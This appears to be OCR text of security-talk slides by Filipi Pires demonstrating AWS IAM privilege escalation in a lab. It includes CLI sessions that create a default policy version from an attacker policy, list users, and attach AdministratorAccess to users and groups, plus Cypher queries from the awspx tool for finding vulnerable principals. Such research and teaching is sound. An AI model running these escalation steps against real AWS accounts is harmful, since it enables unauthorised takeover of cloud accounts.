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
AWS Attack

```
root@hacking[redacted]AWS# aws iam create-policy-version --policy-arn arn:aws:iam::[redacted]:policy/PoC-AttackModel --policy-document
 file:///roo[redacted]/AWS/Atacker-Exploitation.json --set-as-default
{
    "PolicyVersion": {
        "VersionId": "v2",
        "IsDefaultVersion": true,
        "CreateDate": "2022-04-04T18:11:05Z"
    }
}
[redacted]
```

AWS Attack



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

AWS Attack



root@hacking: AWS# aws iam list-users
{
"Users": [
{
"Path": "/",
"UserName":
"UserId": "
"Arn": "arn:aws:iam: user/
"CreateDate": "2022-03-21T12:42:50Z"
},
{
"Path": "/",
"UserName":
"UserId": "
"Arn": "arn:aws:iam:: :user/
"CreateDate": "2022-03-18T16:12:56Z",
"PasswordLastUsed": "2022-03-31T13:08:30Z"
},
{
"Path": "/",
"UserName": "filipi
"UserId": "
"Arn": "arn:aws:iam:: :user/filipi
"CreateDate": "2022-03-20T16:04:58Z",
"PasswordLastUsed": "2022-04-04T15:08:07Z"
},
{
"Path": "/",
"UserName": "Jack
"UserId": "
"Arn": "arn:aws:iam: Jack",
"CreateDate": "2022-03-22T15:26:58Z"


AWS Attack – Create Policy Version

```
1 MATCH (principal:AWSPrincipal)⟶(policy:AWSPolicy)⟶(statement:AWSPolicyStatement)
2 WHERE "iam:*" IN statement.action OR "iam:CreatePolicyVersion" IN statement.action
3 RETURN principal, policy, statement
```




AWS Attack



root@hacking: ~/Researcher
root@hacking:~/Researcher# aws iam attach-user-policy --user-name thor --policy-arn arn:aws:iam: policy/Administrat
orAccess
An error occurred (AccessDenied) when calling the AttachUserPolicy operation: User: arn:aws:iam: :user/CIEM-senhase
gura is not authorized to perform: iam:AttachUserPolicy on resource: user thor because no identity-based policy allows the iam:
AttachUserPolicy action


root@hacking: ~/Researcher
root@hacking:~/Researcher# aws iam attach-group-policy --group-name ThorLab --policy-arn arn:aws:iam :policy/Admini
stratorAccess
An error occurred (AccessDenied) when calling the AttachGroupPolicy operation: User: arn:aws:iam:: :user/CIEM-senhas
egura is not authorized to perform: iam:AttachGroupPolicy on resource: group ThorLab because no identity-based policy allows th
e iam:AttachGroupPolicy action
root@hacking:~/Researcher#

AWS Attack



thor@research: ~/Research/Attack-Path/AWS
thor@research: ~/Research/Attack-Path/AWS 136x38
┌──(thor㉿research)-[~/Research/Attack-Path/AWS]
└─$ aws iam attach-user-policy --user-name Anna --policy-arn arn:aws:iam::[redacted]:policy/Demo-Lab 254 ×
┌──(thor㉿research)-[~/Research/Attack-Path/AWS]
└─$ aws iam attach-group-policy --group-name User-Default --policy-arn arn:aws:iam:[redacted]:policy/AdministratorAccess
An error occurred (NoSuchEntity) when calling the AttachGroupPolicy operation: Policy arn:aws:iam:[redacted]:policy/AdministratorAcce
ss does not exist or is not attachable.
┌──(thor㉿research)-[~/Research/Attack-Path/AWS]
└─$ aws iam attach-group-policy --group-name User-Default --policy-arn arn:aws:iam::aws:policy/AdministratorAccess 254 ×
┌──(thor㉿research)-[~/Research/Attack-Path/AWS]
└─$

AWS Attack – Attaching Policy Attack




AWS Attack – Inline Policy Attack

```
$ MATCH(principal:AWSPrincipal)⟶(policy:AWSPolicy)⟶(statement:AWSPolicyStatement) WHERE "iam:PutUserPolicy" IN
statement.action OR "iam:PutGroupPolicy" IN statement.action OR "iam:PutRolePolicy" IN statement.action RETURN
principal, policy, statement
```



AWS Attack – AWSPX



Source: https://github.com/WithSecureLabs/awspx

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
Thank you

- https://filipipires.com
- https://twitter.com/FilipiPires
- https://github.com/filipi86
- https://www.linkedin.com/in/filipipires/



Filipi Pires

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Porto Metropolitan Area

19K followers · 500+ connections

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

Personal Website

